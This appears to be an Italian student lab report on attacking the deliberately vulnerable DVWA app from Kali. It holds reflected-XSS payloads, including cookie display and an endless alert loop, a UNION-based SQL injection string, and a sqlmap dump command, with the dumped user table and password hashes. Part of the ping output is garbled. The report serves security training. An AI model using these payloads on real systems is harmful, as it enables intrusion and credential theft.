EXPLOIT DVVWA XSS e SQL INJECTION

TASK

Consegna:

XSS

- 1. Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
- 2. Cookie (recupero il cookie), webserver ecc.

SQL

- 1. Controllo di injection
- 2. Esempi
- 3. Union

Screenshot/spiegazione in un report di PDF

ANALISI E VALUTAZIONE

Per prima cosa assicuriamoci di avere la macchina Kali e Metaspoitable comunicanti tra loro, e quindi sulla stessa rete interna.

```
File Actions Edit View Help

[Kali@kali] [7]


Sping 192.168.50.101 | 192.168.50.101 | 56(84) bytes of data.

64 bytes from 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 192.168.50.101 | 19
```

XSS

Dopo aver settato la sicurezza su LOW andiamo nella sezione XSS REFLECTED e andiamo a scrivere il nostro primo script alert sulla barra "Whats your name", il quale ci fornirà una finestra con su scritto ciò che inseriamo nello script. Quest'ultimo sarà:

<script>alert('ATTENZIONE')</script>




Il secondo script che andremo ad inserire ci fornirà il testo inserito sottoforma di corsivo inserendo lo script:

<i>"TESTO"

O 🖰 192.168.50.101/dvwa/vulnerabilities/xss_r/?name= <i>epicode#</i>		
ocs 🕱 Kali Forums 🦰 Kali NetHunter 🤏 Exploit-DB 🐁 Google Hacking DB 👢 OffSec		
		DVWA
	Home	Vulnerability: Reflected Cross Site Scripting (XSS)
	Instructions Setup	What's your name?
	Brute Force	Submit


Un ulteriore script sarà quello di poter fare uscire a finestra il cookie della sezione, il cui script sarà:

<script>alert(document.cookie)</script>




Potremo inserire un ulteriore script con un ciclo while che costringerà all'user a dover cliccare su OK fino a quando non blocca la finestra da noi creata con lo script seguente:

<script>while(true){alert("TESTO");}</script>



Dopo il primo click su OK:




Spuntando la casella e cliccando su OK lo script si conclude.

SQL

Andiamo innanzitutto nella sezione SQL injection. La prima cosa sarà quella di controllare le injection, ovvero andare a testare se i caratteri speciali, gli union, gli oepratori logici e apici venivano letti, di fatti possiamo utilizzare lo script:

%' or 0=0 union select null, user() #



Come si può vedere ci venivano forniti tutti i dettagli degli User ID

Avremo potuto sfruttare SQLMAP per poter andare a cercare il database con tutte le informazioni riguardanti gli utenti come anche le loro password, e per farlo andiamo da terminale ed apriamo Burpsuite.

La cosa da fare inizialmente è cercare nel GET della pagina di

http://192.168.50.101/dvwa/vulnerabilities/sqli/ il cookie della sessione ed andare a copiare tutta la stringa incluso anche il PHPSESSID e lo script da utilizzare da terminale sarà il seguente:

```
kali@kali:~

File Actions Edit View Help

(kali@kali)-[~]

$ sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' -cookie="security=low; PHPSESSID=c6157c343dfa82523c2523918f0767e7" --dump
```

Andandolo ad eseguire ci fornirà il database di cui abbiamo bisogno:

```
Database: dvwa
Table: guestbook
[1 entry]
  comment_id | name | comment
               | test | This is a test comment. |
[10:59:01] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192 .168.50.101/dump/dvwa/guestbook.csv'
[10:59:01] [INFO] fetching columns for table 'users' in database 'dvwa' [10:59:02] [INFO] fetching entries for table 'users' in database 'dvwa' [10:59:02] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
 user_id | user
                       lavatar
                                                                                        password
          | last_name | first_name |
| 1
           | admin
                      http://172.16.123.129/dvwa/hackable/users/admin.jpg
                                                                                        | 5f4dcc3b5aa765d61d8327de
b882cf99 | admin
                        | admin
           gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f2608536
1 2
78922e03 |
            Brown
                        Gordon
1 3
                       | http://172.16.123.129/dvwa/hackable/users/1337.jpg
                                                                                        | 8d3533d75ae2c3966d7e0d4f
            1337
cc69216b | Me
                        Hack
                       http://172.16.123.129/dvwa/hackable/users/pablo.jpg
           | pablo
                                                                                        | 0d107d09f5bbe40cade3de5c
1 4
71e9e9b7
            Picasso
                        | Pablo
           | smithy
| 5
                       | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327de
b882cf99 | Smith
                        | Bob
```